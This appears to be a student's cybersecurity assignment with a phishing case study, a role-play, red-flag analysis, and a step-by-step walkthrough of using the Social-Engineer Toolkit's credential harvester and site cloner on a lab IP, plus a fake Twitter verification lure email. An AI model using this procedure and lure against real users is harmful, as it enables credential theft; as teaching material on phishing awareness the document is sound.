ASSIGNMENT-3

MOHAMMED TALEBUL ISLAM

721128805567

Dr.L.B.Degree And Pg College

step-1.Case Study Analysis

- The recent cyber attack on XYZ Corporation exemplified the effectiveness of social engineering tactics in breaching security measures. The attackers initiated the breach by orchestrating a targeted phishing campaign, leveraging deceptive emails to manipulate unsuspecting employees into divulging sensitive information or unwittingly granting access to internal systems. This social engineering approach exploited human psychology and trust dynamics within the organisation, circumventing traditional security defences.
- Several vulnerabilities within XYZ Corporation's security posture were exposed during the attack. Primarily, the lack of comprehensive employee awareness training left staff ill-equipped to recognize and respond to phishing attempts effectively. Without proper education on identifying suspicious emails and following established security protocols, employees inadvertently became the weakest link in the organisation's defence.
- Furthermore, inadequate authentication measures exacerbated the breach. Weak password policies, the absence of multi-factor authentication, and lax access controls facilitated unauthorised access once the attackers breached initial defences. This lack of robust authentication mechanisms allowed the attackers to move laterally within the network, escalating the severity of the breach.

- Moreover, poor email security protocols played a pivotal role in the success of the attack. Insufficient filtering mechanisms failed to adequately detect and block malicious emails, enabling them to reach employees' inboxes unhindered. The absence of comprehensive email security solutions, including threat intelligence and regular security assessments, left the organisation vulnerable to phishing and other email-based threats.

The consequences of the attack on XYZ Corporation were profound and far-reaching. The organisation's reputation suffered a significant blow as news of the breach spread, eroding customer trust and confidence in its ability to safeguard sensitive data. Financial losses accrued from the costs associated with investigating the breach, remediating security vulnerabilities, and implementing enhanced security measures to prevent future incidents. Additionally, XYZ Corporation faced potential legal and regulatory repercussions, further exacerbating the financial and reputational impact of the breach.

In conclusion, the cyber attack on XYZ Corporation underscored the critical importance of addressing vulnerabilities such as lack of employee awareness training, inadequate authentication measures, and poor email security protocols. Organisations must prioritise cybersecurity education, implement robust authentication mechanisms, and deploy comprehensive email security solutions to mitigate the risk of falling victim to social engineering attacks and the ensuing consequences on reputation, finances, and customer trust.

- To enhance XYZ Corporation's cybersecurity posture and mitigate the risk of future social engineering attacks, the following recommendations should be considered:

1.Regular Security Training for Employees: Implement comprehensive and ongoing security awareness training programs for all employees. Training sessions should cover topics such as identifying phishing emails, recognizing social engineering tactics, and following established security protocols. Employees should be regularly updated on emerging threats and best practices to ensure they remain vigilant against evolving attack vectors.

2.Adopt Multi-Factor Authentication (MFA): Implement multi-factor authentication across all systems and applications to add an extra layer of security beyond passwords. MFA requires users to verify their identity using additional factors such as SMS codes, biometrics, or hardware tokens, significantly reducing the risk of unauthorised access, even if passwords are compromised.

3.Improve Email Filtering Systems: Enhance email filtering systems to better detect and block malicious emails before they reach employees' inboxes. Utilise advanced threat detection techniques, such as machine learning algorithms and real-time threat intelligence feeds, to identify and quarantine suspicious emails effectively. Regularly update and fine-tune filtering rules to adapt to emerging threats and minimise false positives.

4.Implement Security Incident Response Plan: Develop and implement a robust security incident response plan to effectively detect, contain, and mitigate the impact of future cyber attacks. Define clear procedures for responding to security incidents, including escalation paths, communication protocols, and coordination with internal teams and external stakeholders. Regularly test and update the incident response plan to ensure readiness in the event of a breach.

5.Conduct Regular Security Assessments: Perform regular security assessments, including vulnerability scanning and penetration testing, to identify and address potential security weaknesses proactively. Regular assessments help identify gaps in security controls, validate the effectiveness of existing security measures, and prioritise remediation efforts based on risk exposure.

6.Enhance Employee Reporting Mechanisms: Encourage employees to report suspicious emails or security incidents promptly through established channels. Provide clear instructions on how to report incidents and ensure confidentiality and non-retaliation policies are in place to promote a culture of transparency and accountability.

7.Partner with Third-Party Security Experts: Collaborate with reputable cybersecurity firms or consultants to augment internal expertise and resources. Engage third-party experts to conduct independent security assessments, provide specialised training, and offer strategic guidance on improving overall cybersecurity posture.

By implementing these recommendations, XYZ Corporation can strengthen its defences against social engineering attacks, reduce the likelihood of successful breaches, and safeguard its reputation, finances, and customer trust. Ongoing vigilance, proactive measures, and a commitment to continuous improvement are essential to effectively mitigate the evolving threat landscape posed by social engineering tactics.

Step-2 : ROLE-PLAY EXERCISE:

Title: Unraveling the Web

Characters:

Islam - The Victim: A college student passionate about technology and social media.

Lokesh - The Ethical Hacker: A skilled cybersecurity enthusiast with a knack for protecting systems.

Shiva - The Hacker: A mischievous computer whiz with a penchant for exploiting vulnerabilities.

Ramesh - The Accomplice: A friend of Shiva who aids him in his nefarious schemes.

[Scene: A bustling college campus. Islam, Lokesh, Shiva, and Ramesh are sitting in the cafeteria discussing their latest projects.]

Islam: Guys, have you heard about this new social media platform? It's gaining popularity really fast.

Lokesh: Yeah, I've heard of it. But be careful, Islam. Some of these platforms aren't very secure. You never know what kind of information they're collecting.

Shiva: (Grinning mischievously) Oh, come on Lokesh, don't be such a buzzkill. Where's your sense of adventure?

Ramesh: (Nudging Shiva) Yeah, let's have some fun with it!

Islam: (Excited) Alright, I'm in! What's the plan?

Shiva: Well, first, we need to see if we can get access to some accounts. Ramesh, do you still have those fake email templates we made last semester?

Ramesh: (Nodding) Of course. I've got them saved on my laptop.

Lokesh: Hold on a second, guys. What you're suggesting is illegal. We can't just go around hacking into people's accounts.

Shiva: (Rolls his eyes) Relax, Lokesh. We're just having a little fun. Besides, it's not like we're going to do anything malicious with the information.

Lokesh: (Sighs) Fine, but count me out. I won't be a part of this.

[The group moves to Shiva's dorm room where Ramesh sets up his laptop.]

Ramesh: Alright, I've crafted a convincing email that appears to be from the social media platform. Let's send it to Islam and see if he takes the bait.

[They send the email to Islam, who eagerly opens it.]

Islam: (Reading the email) Whoa, they're offering a special promotion for new users! All I have to do is click this link and enter my login information.

Lokesh: (Urgently) Islam, don't do it! That link could be a phishing attempt.

Islam: (Pauses, then looks at Lokesh) Really? But it looks so official.Lokesh: Trust me, it's not worth the risk. Let me take a look at the email.

[Lokesh examines the email and spots several red flags indicating it's a phishing attempt.]

Lokesh: See these inconsistencies in the email address and the formatting? This is definitely a scam.

Islam: (Relieved) Wow, thanks Lokesh. I almost fell for it.

Shiva: (Feigning disappointment) Aw, looks like our plan failed, guys.

Lokesh: (Serious) No, Shiva. It's not about succeeding or failing. It's about doing what's right. We need to be responsible with our skills and use them for good, not for causing harm.

[The group nods in agreement, realizing the importance of ethical behavior in the digital world.]

[Scene fades out with the group discussing ways to educate others about cybersecurity and staying safe online.]

1.Identifying Social Engineering Tactics: In the role-play scenario, students should be able to recognize common social engineering tactics such as authority exploitation (posing as someone in a position of power or trust), urgency (creating a sense of time pressure to bypass skepticism), and familiarity (establishing a false sense of trust by appearing to know the victim personally or professionally).

2.Analyzing Victim Susceptibility: After the role-play, students should discuss why the victim fell for the social engineering tactics employed by the attacker. This could involve factors such as lack of skepticism, failure to verify the request, or insufficient awareness of potential risks.

3.Emphasizing Skepticism and Verification: It's crucial to emphasize the importance of skepticism and verification in all communications, especially when dealing with sensitive information or requests. Encouraging individuals to question unexpected requests, verify the identities of those making them, and confirm the legitimacy of any urgent situations can significantly reduce the likelihood of falling victim to social engineering attacks.

4.Strategies to Mitigate Attacks: Implementing strict verification protocols for sensitive information requests is one effective strategy. This might involve requiring multiple layers of authentication or using encrypted communication channels for sensitive data. Additionally, fostering a culture of security awareness within the organization can help employees recognize and respond appropriately to potential threats. This can include regular training sessions, simulated phishing exercises, and clear communication about security policies and procedures.

By discussing these points and actively implementing strategies to mitigate social engineering attacks, organizations can significantly enhance their overall security posture and reduce the risk of falling victim to malicious actors.

Step-3 PHISHING EMAIL ANALYSIS:

1.Identifying Red Flags: In addition to misspelled domain names, urgent language, requests for sensitive information, and generic greetings, students should also be aware of other suspicious signs in emails, such as unexpected attachments or links, unusual sender addresses, and requests for confidential information that should not be shared via email.

2.Exploring Psychological Factors: It's important to discuss how psychological factors like curiosity, fear, or urgency can override rational thinking and lead individuals to overlook red flags. For example, a sense of urgency might prompt someone to respond quickly without verifying the legitimacy of a request, while curiosity could drive them to click on a suspicious link out of curiosity about its contents.

3.Preventive Measures: Strategies for email authentication play a key role in preventing phishing attacks. Students should learn how to check email headers to verify the origin of an email and identify any signs of spoofing or manipulation. They should also be taught to verify sender identities by cross-referencing email addresses with known contacts or official sources.


4.Additional Preventive Measures: Alongside email authentication, students should be aware of other preventive measures, such as enabling multi-factor authentication (MFA) for email accounts, using email filtering systems to detect and block phishing attempts, and implementing employee training programs to raise awareness about phishing tactics and how to respond to them appropriately.

By combining awareness of red flags, understanding psychological factors, and implementing robust preventive measures like email authentication, organizations can significantly reduce their susceptibility to phishing attacks and safeguard their sensitive information and systems.

Step-4:DOCUMENTING THE EXPLOIT PROCESS

- **First we have to open the virtual box to run the kali linux.**


- After running the kali linux find the terminal and give the command “ setoolkit “ to start the social engineering attack.
- After that find the social engineering tool kit in the kali linux search bar.



kalilinux24 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
File Actions Edit View Help
27°C
Sunny
Search
ENG
IN
08:14
12-03-2024
22:44
Right Ctrl


```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

- And then select the first option to ensure the social-engineering attacks.



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

- **Select the second option for the website attack vectors.**




```
                 !!  \
   !! Social-Engineer Toolkit !!   \
   !!                         !!   !
   !!          Free           !!   !
   !!                         !!   !
   !!          #hugs          !!   !
   !!                         !!   !
   !!      By: TrustedSec     !!   /
   !!_________________________!!  /
   !/_________________________\!/
      __\_________________/__/!_
     !_______________________!/
    ________________________
   /oooo  oooo  oooo  oooo /!
  /ooooooooooooooooooooooo/ /
 /ooooooooooooooooooooooo/ /
/C=_____________________/_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

- **Select the third option for the credential harvester attack method.**


- **Then select the first option site cloner.**

- **Then give the ip address to port forwarding to the NAT ip address.**



```
he Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

he Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

he Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

he TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

he Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious
link. You can edit the link replacement settings in the set_config if it's too slow/fast.

he Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

he HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

et:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

et:webattack>1
-] Credential harvester will allow you to utilize the clone capabilities within SET
-] to harvest credentials or parameters from a website as well as place them into a report

-----------------------------------------------------------------------------
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --

he way that this works is by cloning a site and looking for form fields to
ewrite. If the POST fields are not usual methods for posting forms this
ould fail. If it does, you can always save the HTML, rewrite the forms to
e standard forms and use the "IMPORT" feature. Additionally, really
mportant:

f you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
P address below, not your NAT address. Additionally, if you don't know
asic networking concepts, and you have a private IP address, you will
eed to do port forwarding to your NAT IP address from your external IP
ddress. A browser doesn’t know how to communicate with a private IP
ddress, so if you don't specify an external IP address if you are using
his from an external perspective, it will not work. This isn't a SET issue
his is how networking works.

et:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.103.80]: 192.168.103.80
```

- **Give the website url to clone the website using kali linux for example "https;//google.com".**



mail.google.com/mail/u/0/#inbox?compose=GTvVlcSMSqPnxbmthnmrrDkMbPPVRjCpFDVTMdbDQHThsDZtKjjCmzlnwmWNtbSpLWSdDmDTCbGrW

TWITTER

loki77220@gmail.com

TWITTER


This is an important mail from twitter to verify your account
click here to log in www.twitter.in
THANK YOU.

Go to link: http://192.168.103.80 | Change | Remove

Schedule when to send it
Schedule messages to be sent at a certain time
Dismiss

SmartInternz Credentials for Long-Term Virtual Interns
Cyber Security with IBM QRadar - APSCHE LT P2 Confi
Expired: Action required. - Renew now and you have 30 c
[GitHub] Please verify your device - Hey Islam9182! A sign i
Security alert - A new sign-in on Windows shadabmohamm
Cyber Security with IBM QRadar - APSCHE LT P2 Confi
[GitHub] Your password was reset - Hello Islam9182, We
[GitHub] Please reset your password - Reset your GitHub p
Cyber Security with IBM QRadar - APSCHE LT P2 Confi
Cyber Security with IBM QRadar - APSCHE LT P2 Confi

- **After that copy the ip address of yours and open the gmail.**
- **Create a dummy mail to make an attack .**
- **Send the mail to the target.**



mail.google.com/mail/u/0/#inbox?compose=GTvVlcSMSqPnxbmthnmrrDkMbPPVRjCpFDVTMdbDQHThsDZtKjjCmzlnwmWNtbSpLWSdDmDTCbGrW

TWITTER

loki77220@gmail.com

